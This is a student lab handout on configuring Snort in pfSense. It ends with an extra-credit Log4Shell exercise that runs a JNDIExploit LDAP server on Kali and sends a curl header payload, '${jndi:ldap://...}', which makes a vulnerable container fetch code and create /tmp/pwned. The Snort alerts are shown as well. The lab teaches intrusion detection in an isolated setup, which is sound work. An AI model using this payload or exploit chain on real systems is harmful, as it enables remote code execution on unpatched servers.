The screenshot shows the 'Services / Snort / Interface Settings / LAN - Categories' page in pfSense. The breadcrumb trail is 'Services / Snort / Interface Settings / LAN - Categories'. The main navigation bar is the same as the previous screenshot. The sub-navigation bar is the same. The 'LAN Settings' tab is selected, showing a sub-menu with 'LAN Settings', 'LAN Categories', 'LAN Rules', 'LAN Variables', 'LAN Preprocs', 'LAN IP Rep', and 'LAN Logs'. The 'Automatic Flowbit Resolution' section contains: 'Resolve Flowbits' (checked). The 'Select the rulesets (Categories) Snort will load at startup' section contains: 'Category is auto-enabled by SID Mgmt conf files' (checked), 'Category is auto-disabled by SID Mgmt conf files' (unchecked), and buttons for 'Select All', 'Unselect All', and 'Save'. The 'Enable' section contains: 'Ruleset: Snort GPLv2 Community Rules' (checked), 'Snort GPLv2 Community Rules (Talos certified)', and a note: 'rules are not enabled. Snort Subscriber rules are not enabled. Snort OPENAPPID rules are not enabled.' and a 'Save' button.



7. Now switch over to the LAN rules, and in the Available Rules Categories section, use the drop-down to select GPLv2\_community.rules.

**Available Rule Categories**

**Category Selection:** GPLv2\_community.rules ▼  
Select the rule category to view and manage.


8. In the Rule Signature ID section, click Enable All, and then Apply. Congrats! You've enabled the rules gathered from the Snort community. Take a screenshot of at least 3 rules that are enabled.

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✓	⚠	1	115	tcp	\$HOME_NET	20034	\$EXTERNAL_...	any	MALWARE-BACKDOOR NetBus Pro 2.0 connection established
✓	⚠	1	117	tcp	\$HOME_NET	any	\$EXTERNAL_...	any	MALWARE-BACKDOOR Infector.1.x
✓	⚠	1	118	tcp	\$HOME_NET	666	\$EXTERNAL_...	any	MALWARE-BACKDOOR SatansBackdoor.2 .0.Beta


9. For the last step, go back to the interfaces tab, and under Snort Status, press the start button.

Interface Settings Overview						
	Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
<input type="checkbox"/>	LAN (em1)	⛔ ⏮	AC-BNFA	DISABLED	LAN	  

10. Once Snort is running, switch over to the Alerts tab, and open a terminal window in Ubuntu. Let's give Snort something to sniff! In the terminal, type in "ping google.com".



11. Run it! Refresh the Alerts page, and there you go!




12. You've successfully used Snort to detect activities on your network. Please take a screenshot of the terminal and alerts page with entries in the Alert log.

### QUESTIONS:

1. What are intrusion detection systems?
2. Why utilize intrusion detection systems?
3. What are some advantages of using pfSense?
4. Paste your screenshots here:

### Extra Credit (OPTIONAL)

1. For this extra credit assignment, you will need 3 VMs: the pfSense VM, the Ubuntu VM, and a third VM of your choice. I recommend Kali Linux. Give Kali the internal network adapter like you did with Ubuntu.



2. For this exercise, we need to install docker on Ubuntu. Do these commands: `sudo apt-get update && sudo apt-get install docker docker.io` (I already installed it on my machine).

```
hayden@hayden-VirtualBox: ~  
hayden@hayden-VirtualBox:~$ sudo apt-get install docker.io docker  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
docker is already the newest version (1.5-2).  
docker.io is already the newest version (20.10.7-0ubuntu5~20.04.2).  
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.  
hayden@hayden-VirtualBox:~$
```

3. Clone this repo on Ubuntu: git clone <https://github.com/christophetd/log4shell-vulnerable-app>

```
hayden@hayden-VirtualBox:~$ git clone https://github.com/christophetd/log4shell-vulnerable-app
Cloning into 'log4shell-vulnerable-app'...
remote: Enumerating objects: 95, done.
remote: Counting objects: 100% (38/38), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 95 (delta 26), reused 9 (delta 8), pack-reused 57
Unpacking objects: 100% (95/95), 256.95 KiB | 3.17 MiB/s, done.
hayden@hayden-VirtualBox:~$
```

4. Let's build the docker image. Change directories (cd) into the log4shell directory, and run: sudo docker build . -t vulnerable-app

```
hayden@hayden-VirtualBox:~/log4shell-vulnerable-app$ sudo docker build . -t vulnerable-app
Sending build context to Docker daemon 748.5kB
Step 1/9 : FROM gradle:7.3.1-jdk17 AS builder
--> 292487763bf2
Step 2/9 : COPY --chown=gradle:gradle . /home/gradle/src
--> 9fe42c9c3310
Step 3/9 : WORKDIR /home/gradle/src
--> Running in 05da8bae8d85
Removing intermediate container 05da8bae8d85
--> d5c57432c2e9
Step 4/9 : RUN gradle bootJar --no-daemon
```

5. Then start the vulnerable-app: sudo docker run -p 8080:8080 --name vulnerable-app --rm vulnerable-app (Take a screenshot of the app running)

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hayden@hayden-VirtualBox:~/log4shell-vulnerable-app$ sudo docker run -p 8080:8080 --name vulnerable-app --rm vulnerable-app


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:: Spring Boot ::
                    (v2.6.1)

2022-04-03 00:54:51.227 INFO 1 --- [main] f.c.l.v.VulnerableAppAppli
```

6. On Kali, download the JNDI ExploitKit: [https://web.archive.org/web/20211211031401/https://objects.githubusercontent.com/github-production-release-asset-2e65be/314785055/a6f05000-9563-11eb-9a61-aa85eca37c76?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20211211%2Fus-east-1%2Fs3%2Faws4\\_request&X-Amz-Date=20211211T031401Z&X-Amz-Expires=300&X-Amz-Signature=140e57e1827c6f42275aa5cb706fdff6dc6a02f69ef41e73769ea749db582ce0&X-Amz-SignedHeaders=host&actor\\_id=0&key\\_id=0&repo\\_id=314785055&response-content-disposition=attachment%3B%20filename%3DJNDIExploit.v1.2.zip&response-content-type=application%2Foctet-stream](https://web.archive.org/web/20211211031401/https://objects.githubusercontent.com/github-production-release-asset-2e65be/314785055/a6f05000-9563-11eb-9a61-aa85eca37c76?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20211211%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20211211T031401Z&X-Amz-Expires=300&X-Amz-Signature=140e57e1827c6f42275aa5cb706fdff6dc6a02f69ef41e73769ea749db582ce0&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=314785055&response-content-disposition=attachment%3B%20filename%3DJNDIExploit.v1.2.zip&response-content-type=application%2Foctet-stream)

- Unzip it into a preferred directory:



- cd into the unzipped directory, and start up a malicious LDAP server: `java -jar JNDIExploit-1.2-SNAPSHOT.jar -i (your Kali's IP) -p 8888`

A screenshot of a terminal window. The terminal shows the following commands and output:

```
kali@kali:~$ cd Downloads
kali@kali:~/Downloads$ cd JNDIExploit.v1.2(1)
kali@kali:~/Downloads/JNDIExploit.v1.2(1)$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:01:f0:b7 brd ff:ff:ff:ff:ff:ff
    inet 10.1.1.11/24 brd 10.1.1.255 scope global dynamic noprefixroute eth0
        valid_lft 5021sec preferred_lft 5021sec
    inet6 fe80::a00:27ff:fe01:f0b7/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
kali@kali:~/Downloads/JNDIExploit.v1.2(1)$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 10.1.1.11 -p 8888
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[*] LDAP Server Start Listening on 1389 ...
[*] HTTP Server Start Listening on 8888 ...
```

- Let's recon our Ubuntu machine before we do anything first. Open a new terminal or a new terminal tab, and run `nmap -v -sV` (Ubuntu's IP). (Take a screenshot of the output,



any nmap command is fine)

```
(kali@kali)-[~]
$ nmap -v -sV 10.1.1.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-02 21:16 EDT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 21:16
Scanning 10.1.1.10 [2 ports]
Completed Ping Scan at 21:16, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:16
Completed Parallel DNS resolution of 1 host. at 21:16, 0.00s elapsed
Initiating Connect Scan at 21:16
Scanning 10.1.1.10 [1000 ports]
Discovered open port 8080/tcp on 10.1.1.10
Completed Connect Scan at 21:16, 0.02s elapsed (1000 total ports)
Initiating Service scan at 21:16
Scanning 1 service on 10.1.1.10
Completed Service scan at 21:16, 6.16s elapsed (1 service on 1 host)
NSE: Script scanning 10.1.1.10.
Initiating NSE at 21:16
Completed NSE at 21:16, 0.02s elapsed
Initiating NSE at 21:16
Completed NSE at 21:16, 0.01s elapsed
Nmap scan report for 10.1.1.10
Host is up (0.00019s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
8080/tcp  open  nagios-nsc Nagios NSCA

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.51 seconds
```

10. There is something running on port 8080, which we told Docker to run on! Before we exploit it, load the Emerging Threats ruleset into Snort and find the one that watches out for exploits. It should not be too hard to find.

11. Time to exploit it. On Kali, run:

curl (Ubuntu's IP):8080 -H 'X-Api-Version:

`\${jndi:ldap://(Kali's IP):1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}`'

```
(kali@kali)-[~]
$ curl 10.1.1.10:8080 -H 'X-Api-Version: `${jndi:ldap://10.1.1.11:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}`'
Hello, world!
```

12. If you switch back over to the terminal with the malicious LDAP server, you will see something like this:

```
[+] New HTTP Request From /10.1.1.10:51102 /Exploit2QF00JK8os.class
[+] Receive ClassRequest: Exploit2QF00JK8os.class
[+] Response Code: 200
[+] Received LDAP Query: Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=
[+] Payload: command
[+] Command: touch /tmp/pwned

[+] Sending LDAP ResourceRef result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo= with basic remote reference payload
[+] Send LDAP reference result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo= redirecting to http://10.1.1.11:8888/Exploits18L6V9scE.class
[+] New HTTP Request From /10.1.1.10:51104 /Exploits18L6V9scE.class
[+] Receive ClassRequest: Exploits18L6V9scE.class
[+] Response Code: 200
```



13. Looking at the docker terminal on Ubuntu, you might see something like this:

```
at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1722)
at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
at org.apache.tomcat.util.threads.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1191)
at org.apache.tomcat.util.threads.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:659)
at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
at java.lang.Thread.run(Thread.java:748)
Caused by: java.lang.ClassCastException: Exploits18L6V9scE cannot be cast to javax.naming.spi.ObjectFactory
at javax.naming.spi.NamingManager.getObjectFactoryFromReference(NamingManager.java:163)
at javax.naming.spi.DirectoryManager.getObjectInstance(DirectoryManager.java:189)
at com.sun.jndi.ldap.LdapCtx.c_lookup(LdapCtx.java:1085)
... 88 more


2022-04-03 01:34:08.060 INFO 1 --- [nio-8080-exec-3] HelloWorld
: Received a request for API version ${jndi:ldap://10.1.1.11:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}
```

14. Check the docker container's /tmp/ directory: `sudo docker exec vulnerable-app ls /tmp/`

```
hayden@hayden-VirtualBox:~/log4shell-vulnerable-app$ sudo docker exec vulnerable-app ls /tmp/
[sudo] password for hayden:
hsperfdata_root
pwned
```

(Take a screenshot of the docker container's /tmp/ folder)

15. Let's look at the Snort alerts:



The screenshot shows the Snort web interface with the 'Alerts' tab selected. The 'Alert Log View Settings' section shows 'Interface to inspect' set to 'LAN (em1)' and 'Alert lines to display' set to '250'. The 'Alert Log View Filter' section is empty. The '10 Entries in Active Log' table shows the following entries:

Date	Action	Phi	Proto	Class	Source IP	SPort	Destination IP	DPort	SID	Description
2022-04-03 01:34:08	Alert	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33306	10.1.1.10	8080	1:2034700	ET EXPLOIT Apache log4j RCE Attempt - lower/upper TCP Bypass M2 (CVE-2021-44228)
2022-04-03 01:34:08	Alert	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33306	10.1.1.10	8080	1:2034800	ET EXPLOIT Apache log4j RCE Attempt - lower/upper TCP Bypass M2 (Outbound) (CVE-2021-44228)
2022-04-03 01:34:08	Alert	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33306	10.1.1.10	8080	1:2034847	ET EXPLOIT Apache log4j RCE Attempt (Http Misp) (Outbound) (CVE-2021-44228)
2022-04-03 01:34:08	Alert	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33306	10.1.1.10	8080	1:2034757	ET EXPLOIT Apache log4j RCE Attempt (Http Misp) (Outbound) (CVE-2021-44228)
2022-04-03 01:34:08	Alert	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33306	10.1.1.10	8080	1:2034759	ET EXPLOIT Apache log4j RCE Attempt (Isip Misp) (Outbound) (CVE-2021-44228)
2022-04-03 01:33:40	Alert	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33304	10.1.1.10	8080	1:2034700	ET EXPLOIT Apache log4j RCE Attempt - lower/upper TCP Bypass M2 (CVE-2021-44228)
2022-04-03 01:33:40	Alert	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33304	10.1.1.10	8080	1:2034800	ET EXPLOIT Apache log4j RCE Attempt - lower/upper TCP Bypass M2 (Outbound) (CVE-2021-44228)
2022-04-03 01:33:40	Alert	1	TCP	Attempted Administrator Privilege Gain	10.1.1.11	33304	10.1.1.10	8080	1:2034847	ET EXPLOIT Apache log4j RCE Attempt (Http Misp) (Outbound) (CVE-2021-44228)

16. It caught the log4j exploit! (Take a screenshot of your alerts)

### Extra Credit Questions

1. What is the log4j vulnerability?
2. What is LDAP?

3. Can you make the curl command create a different file (paste your modified curl command here and a screenshot down below of the file you created in the container's /tmp/ folder)?

Extra Credit Screenshots